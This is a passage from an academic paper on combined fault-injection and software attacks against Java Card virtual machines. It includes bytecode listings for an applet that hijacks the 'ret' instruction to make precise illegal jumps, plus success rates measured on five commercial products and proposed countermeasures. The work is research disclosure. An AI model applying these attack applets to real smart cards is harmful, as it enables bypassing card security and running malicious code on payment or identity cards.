Tableau 2. Experimental results

Conclusion The *getfield_<t>* bytecode can be hijacked by an attacker allowing him to perform type confusions. Once an exploitable disturbance has been obtained, a permanent state is reached and an infinite number of type confusion can be performed by the attacker.

3.2 Precise illegal jumps using the *ret* bytecode

Overview The *ret* bytecode may be generated by the compilation of a *finally* statement. In a *try-catch-finally* construction, the *finally* must be executed whatever happening in the *try* and/or *catch* block. The compiler has two choices, either the *finally* block is duplicated and right placed in order to ensure its execution, either a subroutine containing the *finally* block is created and the *jsr*/*ret* bytecodes are used to jump to and return from this subroutine. This is illustrated by listings 12, 13, 14. The compiler will choose one of these two options depending on the size of the *finally* statement.

```
1 public static void tryFinally() {
2     try {
3         tryIt();
4     }
5     finally {
6         done();
7     }
8 }
```

Listing 12. try-finally construction

```
.method public static void tryFinally() {
    L0: invokestatic 1;      //Method tryIt()
    L1: invokestatic 2;      //Method done() -> this is the finally block
        return;
    L2: astore_0;            //Handler for any throw
        invokestatic 2; //Method done() -> this is the finally block
        aload_0;
        athrow;

    Exception Table:
        From    To      Target      Type
        L0      L1      L2          any
}
```

Listing 13. try-finally compilation (code duplication)

```
.method public static void tryFinally() {
    L0: invokestatic 1;      //Method tryIt()
    L1: jsr L3;              //Call finally block
        return;
    L2: astore_0;            //Handler for any throw
        jsr L3;              //Call finally block
        aload_0;
        athrow;
    L3: astore_1;            //Beginning of the finally block
        invokestatic 2;      //Method done()
        ret 1;               //Returning from the finally block

    Exception Table:
        From    To      Target      Type
        L0      L1      L2          any
}
```

Listing 14. try-finally compilation (subroutine creation)

The *jsr* bytecode calls a subroutine. Actually, a jump is performed and a *return address* is pushed onto the operand stack. The value of this *return address* is implementation dependant. When entering in the subroutine (at label *L3* in listing 14), this value must be stored in order to be used when returning from the subroutine. This value is stored in a local variable. The argument of the *ret* bytecode specifies which local variable to use in order to retrieve the saved *return address*.

Hijacking the *ret* bytecode The *ret* bytecode performs a jump based on data contained into a local variable. With an illegal applet, this local variable can be altered in order to jump elsewhere. Although such manipulation is detected by the BCV, a software attack can be performed in order to understand the internal representation of a *return address* value in the attacked JCVM. Once the representation is understood, the attacker can corrupt the value of the targeted local variable in order to jump to a precise destination. All these software steps are necessary to prepare the combined attack.

The principle of the combined attack is quite simple. The Java Card specification says that a method can have at most 255 local variables. This

is why the operand of the *ret* bytecode is coded on one byte. Listing 15 shows a method with 255 local variables. From index 0 to 253, they are all of type short. The last one is a *return address*, and it contains a legal value. All the short local variables contain a specific value targeting an illegal destination as explained in the previous paragraph. A *ret* bytecode is executed and its argument is the only legal *return address*. The goal is to disturb the fetch of the *ret* operand by a fault injection.

```
1  .method public static hijackingRet(short address) {
2      L0: sload_0;            //The address given in parameter
3          sstore_1;           //is used to initialise local variables from index 1 to 253
4          ...
5          sload_0;
6          sstore 253;
7      L1: jsr L2;
8          return;
9      L2: astore 254;         //The only legal return address
10         ret 254;            //Try to disturb the operand fetch
11 }
```

Listing 15. Hijacking the *ret* bytecode

If the operand fetch is disturbed, any value except 254 may be obtained. Any disturbance will lead to a successful attack. Indeed from 0 to 253, the local variables are initialised with a specific value targeting an illegal destination. Moreover the index 255 is not a local variable but it is very likely that this index corresponds to the first slot of the operand stack. This slot has been filled with the illegal value when the local variables have been initialised. Thus even value 255 may lead to a successful attack. However, some JCVM implementations prevents overflow on local variable index and if the value 255 is obtained, this leads to an exception. In any cases, if the operand fetch can be disturbed, the combined attack has a very high rate of success. An attacker can therefore perform precise jump through its code with a high success rate.

Table 3 compares different code jump techniques used to perform combined attacks. In [4], the *goto_w* bytecode is disturbed to jump in a malicious code. Assuming that the attacker wants to jump to a precise location in its code, the theoretical minimal success rate is given according to the different principles. It is assumed that the attacker can disturb the operand fetch of the targeted bytecode but no fault model is given on the obtained disturbance. Thus the 256 values of one byte can be obtained with the same probability. Obviously, in real life more than one precise location could work but using the *ret* bytecode, targeting a precise location or one another needs the same effort and will not degrade the theoretical success rate. If more than one location is targeted, the theoretical success rate of the *goto* bytecodes will grow up but the *ret* bytecode will always be more efficient.

Attacked bytecode	Precise code jump	Theoretical minimal success rate
goto	-	$1/256 \approx 0.39\%$
goto_w	–	$1/65536 < 0.01\%$
ret	++	$255/256 \approx 99.61\%$

Tableau 3. Comparative between different code jump principles

Experimental results This attack principle has been tested on several JCVM implementations. Due to implementation limitations, some JCVM have a very limited amount of memory reserved to the local *frames*. Thus having a method with 255 local variables is not always possible, reducing the success rate. Moreover disturbing one *ret* bytecode is often difficult, thus in most of the cases, five *ret* bytecodes are chained in order to reduce the time precision constraint. This chaining, shown in listing 16, has one drawback : it reduces the success rate by taking four supplementary local variables from the 254 short values. However, the loss of four local variables is not significant and this does not compromise the success of the attack.

```
1  .method public static short hijackingRet(short address) {
2      //Compiled bytecode
3      L0: sload_0;            //The address given in parameter
4          sstore_1;           //is used to initialise local variables
5          ...
6          sload_0;
7          sstore 249;
8      L1: jsr L2;             //Jump 1
9          sspush -8531;       //Push value 0xDEAD
10         sreturn;
11     L2: astore 254;
12         jsr L3;             //Jump 2
13         ret 254;            //ret 5
14     L3: astore 253;
15         jsr L4;             //Jump 3
16         ret 253;            //ret 4
17     L4: astore 252;
18         jsr L5;             //Jump 4
19         ret 252;            //ret 3
20     L5: astore 251;
21         jsr L6;             //Jump 5
22         ret 251;            //ret 2
23     L6: astore 250;
24         ret 250;            //ret 1
25
26 }
```

Listing 16. Hijacking the *ret* bytecode

Moreover, in order to characterize what value is obtained when the attack is successful, the code described in listing 17 is added in the applet. Each short local variable of the *hijackingRet()* method points to a different case of the *result()* method. Thus if the operand fetch is disturbed and value 0 is obtained, the execution flow will be redirected into the first case, and so on with other values. In each case, a value is stored into a static transient array and its mirror is returned. This mechanism is used

to ensure that the right code jump has been performed and the success status depends on two values (the content of the transient array and the return value of the method).

```
1  public static short results() {
2      short param = 0;
3      switch(param) {
4          case (short) 0:
5              Util.setShort(data, RES_OFFSET, (short) ~(0));//data is a static transient
                   array
6              return (short) 0;
7          case (short) 1:
8              Util.setShort(data, RES_OFFSET, (short) ~(1));
9              return (short) 1;
10         ...
11         case (short) 255:
12             Util.setShort(data, RES_OFFSET, (short) ~(255));
13             return (short) 255;
14     }
15     return (short) 0xFFFF;
16 }
```

Listing 17. Code used to characterize results

The attack has been attempted on five products from four different manufacturers. When it was possible, a real software exploitation has been hidden in the applet code and executed using the *ret* bytecode, validating the whole combined attack path. Table 4 synthesises the results obtained on the different products.

Reference	Code jump	Combined	Jitter	Identified timing	Max locals	Reproducibility
A2	Yes	Yes	Yes	Precise	238	$< 1\%$
A3	Yes	Yes	Yes	Precise	238	$< 1\%$
B3	Yes	Yes	No	Very precise	110	$\approx 97\%$
C2	Yes	No	No	No precise	233	$\approx 2\%$
D2	Yes	No	No	Precise	200	$\approx 8\%$

Tableau 4. Experimental results

On all the tested products, more than 10 illegal code jumps have been obtained in less than 40 000 attempted fault injections. This first step validates the efficiency of this new combined attack principle. A full combined attack with a software exploitation has been attempted with success on products A2, A3 and B3. No software exploitation has been found on products C2 and D2.

Only products A2 and A3 had some jitter. This explain the low reproducibility on these products. On C2 product, although there was no jitter, no precise timing was identified due to the huge amount of time taken to execute one *ret* bytecode. On other products, the identified timing of the attack was precise.

The *Max locals* column indicates how many short local variables are available to perform the attack. In practice we see that the area reserved to the local *frames* is very limited and it is rarely possible to have a method with 255 local variables.

Although B3 product has a few available local variables, with a very precise timing and no jitter the attack was successfully reproduced with a high rate. Reproducibility is evaluated for timing and physical position given.

Reference	Initial index(es) for the *ret*	Obtained index(es)
A2	0xEF, 0xF0, 0xF1, 0xF2, 0xF3	Around 10 different values
A3	0xEF, 0xF0, 0xF1, 0xF2, 0xF3	Around 20 different values
B3	0x6F, 0x70, 0x71, 0x72, 0x73	0x00, 0x01, 0x59
C2	0xEA	0x75
D2	0x62, 0x63, 0x64, 0x65, 0x66	0x31, 0x32, 0x52

Tableau 5. Values obtained

Values contained in table 5 are given in hexadecimal. The faulty indexes are obtained as described in listing 17. For the products A2 and A3, the values seem to be random and no particular explanation has been found on why these values are obtained. However, the other results may be explained. It should be noted that the following explanation elements are only hypothetical.

On product B3, three values are obtained. For timing and signal synchronisation purpose, several incrementations had been placed around the five *ret* bytecodes. Thus, the *sinc* bytecode was present in the code. According to the Java Card specification [13], the value of the *sinc* bytecode is 0x59. Therefore, one possible explanation is that the fault injection has disturbed the operand fetch and instead of reading at the right place, the fetch has been performed in another place in memory, close from the place where is stored the operand. As several *sinc* bytecodes are present close to the operand, this explanation is possible. Values 0x00 and 0x01 are also present in the code, the same conclusion could be applied.

On product C2, only one faulty value is obtained. Only one *ret* bytecode is targeted as the execution of one *ret* takes more time than other implementations. The operand value is 0xEA in the nominal case. Every times that a successful perturbation is observed, the same value is always obtained, 0x75. This is exactly the result of 0xEA / 2. Each local variable is stored using two bytes (a short value). Thus when the JCVM wants to know the address of the local variable 0xEA, it computes :

$addrLocalEA = addrLocal0 + (0xEA * 2)$. If the multiplication by 2 is not performed, the JCVM obtains : $addrLocalEA = addrLocal0 + (0xEA) = addrLocal0 + (0x75 * 2)$. Thus, one possible explanation is that the multiplication is skipped by the fault injection and the local variable at index 0x75 is accessed instead of the local variable 0xEA.

For values 0x31 and 0x32 obtained on product D2, we could conclude on the same hypothesis as the one found on product C2. However, no precise explanation has been found the obtained value 0x51.

Conclusion Disturbing the *ret* bytecode provides a new and powerful principle of combined attack. Precise jumps can be obtained with a minimal effort and the theoretical success rate is rather high. In practice, tests demonstrated the efficiency of the attack with interesting success rates.

3.3 Conclusion on combined attacks

The Java Card specification provides a secure environment to execute sensitive applications. However, in some configuration allowed by the specification, an attacker can execute applications especially design to be sensitive to fault attacks, optimising the success rate. Malicious code can therefore be executed from an applet passing the BCV.

4 Countermeasures and Future Works

The BCV is in charge of detecting some malicious code, preventing from software attacks. Security of the products is manly based on this verification. However the BCV is not sufficient against software attacks based on flaws in the JCVM implementation itself and against combined attacks.

Flaws in JCVM implementations can be detected by code reviews and automatic tests. Tests like *TCK* [14] are not designed to find this kind of bugs in implementations. A part of future work is to write applets testing a JCVM implementation. The limit of the specification would be tested, improving the verification while products evaluation.

Combined attacks are more difficult to counteract. Firstly, JCVM implementations must be more resistant against fault attacks. Another idea is to check the application code before its loading on card. This verification could detect an abusive usage of a functionality. For instance an object with 254 fields containing the same value is probably dangerous. If an suspicious code is detected a human verification could quickly determine if the application is really malicious or not.

Références

1. Guillaume Barbu, Guillaume Duc, and Philippe Hoogvorst. Java card operand stack : Fault attacks, combined attacks and countermeasures. In Emmanuel Prouff, editor, *Smart Card Research and Advanced Applications - 10th IFIP WG 8.8/11.2 International Conference, CARDIS 2011, Leuven, Belgium, September 14-16, 2011, Revised Selected Papers*, volume 7079 of *Lecture Notes in Computer Science*, pages 297–313. Springer, 2011.
2. Guillaume Barbu, Hugues Thiebeauld, and Vincent Guerin. Attacks on java card 3.0 combining fault and logical attacks. In Dieter Gollmann, Jean-Louis Lanet, and Julien Iguchi-Cartigny, editors, *Smart Card Research and Advanced Application, 9th IFIP WG 8.8/11.2 International Conference, CARDIS 2010, Passau, Germany, April 14-16, 2010. Proceedings*, volume 6035 of *Lecture Notes in Computer Science*, pages 148–163. Springer, 2010.
3. Guillaume Bouffard. *A Generic Approach for Protecting Java Card Smart Card Against Software Attacks*. PhD thesis, University of Limoges, 123 Avenue Albert Thomas, 87060 LIMOGES CEDEX, October 2014.
4. Guillaume Bouffard, Julien Iguchi-Cartigny, and Jean-Louis Lanet. Combined software and hardware attacks on the java card control flow. In Emmanuel Prouff, editor, *Smart Card Research and Advanced Applications - 10th IFIP WG 8.8/11.2 International Conference, CARDIS 2011, Leuven, Belgium, September 14-16, 2011, Revised Selected Papers*, volume 7079 of *Lecture Notes in Computer Science*, pages 283–296. Springer.
5. Guillaume Bouffard and Jean-Louis Lanet. The ultimate control flow transfer in a java based smart card. *Computers & Security*, 50 :33–46, 2015.
6. E. Faugeron and S. Valette. How to hoax an off-card verifier. In *e-smart*, 2010.
7. Emilie Faugeron. Manipulating the frame information with an underflow attack. In Aurélien Francillon and Pankaj Rohatgi, editors, *Smart Card Research and Advanced Applications - 12th International Conference, CARDIS 2013, Berlin, Germany, November 27-29, 2013. Revised Selected Papers*, volume 8419 of *Lecture Notes in Computer Science*, pages 140–151. Springer, 2013.
8. GlobalPlatform. GlobalPlatform Card Specification. `http://globalplatform.org`, 2011.
9. Samiya Hamadouche, Guillaume Bouffard, Jean-Louis Lanet, Bruno Dorsemaine, Bastien Nouhant, Alexandre Magloire, and Arnaud Reygnaud. Subverting byte code linker service to characterize java card api. In *Seventh Conference on Network and Information Systems Security (SAR-SSI)*, pages 75–81, May 2012.
10. Julien Lancia. Java card combined attacks with localization-agnostic fault injection. In Stefan Mangard, editor, *Smart Card Research and Advanced Applications - 11th International Conference, CARDIS 2012, Graz, Austria, November 28-30, 2012, Revised Selected Papers*, volume 7771 of *Lecture Notes in Computer Science*, pages 31–45. Springer, 2012.
11. Julien Lancia and Guillaume Bouffard. Java Card Virtual Machine Compromising from a Bytecode Verified Applet. In *Smart Card Research and Advanced Applications - 14th International Conference, CARDIS 2015, Bochum, Germany*, November 2015.
12. Wojciech Mostowski and Erik Poll. Malicious code on java card smartcards : Attacks and countermeasures. In Gilles Grimaud and François-Xavier Standaert, editors, *Smart Card Research and Advanced Applications, 8th IFIP WG 8.8/11.2 International Conference, CARDIS 2008, London, UK, September 8-11, 2008. Proceedings*, volume 5189 of *Lecture Notes in Computer Science*, pages 1–16. Springer, 2008.

13. Oracle. Java Card Platform Runtime Environment Specification, v3.0.5. `https://docs.oracle.com/javacard/3.0.5/`, 2015.
14. Oracle. TCK, v3.0.5. `https://docs.oracle.com/javacard/3.0.5/guide/java_card_tck.htm`, 2015.
15. Tiana Razafindralambo, Guillaume Bouffard, and Jean-Louis Lanet. A friendly framework for hidding fault enabled virus for java based smartcard. In Nora Cuppens-Boulahia, Frédéric Cuppens, and Joaquín García-Alfaro, editors, *Data and Applications Security and Privacy XXVI - 26th Annual IFIP WG 11.3 Conference, DBSec 2012, Paris, France, July 11-13,2012. Proceedings*, volume 7371 of *Lecture Notes in Computer Science*, pages 122–128. Springer, 2012.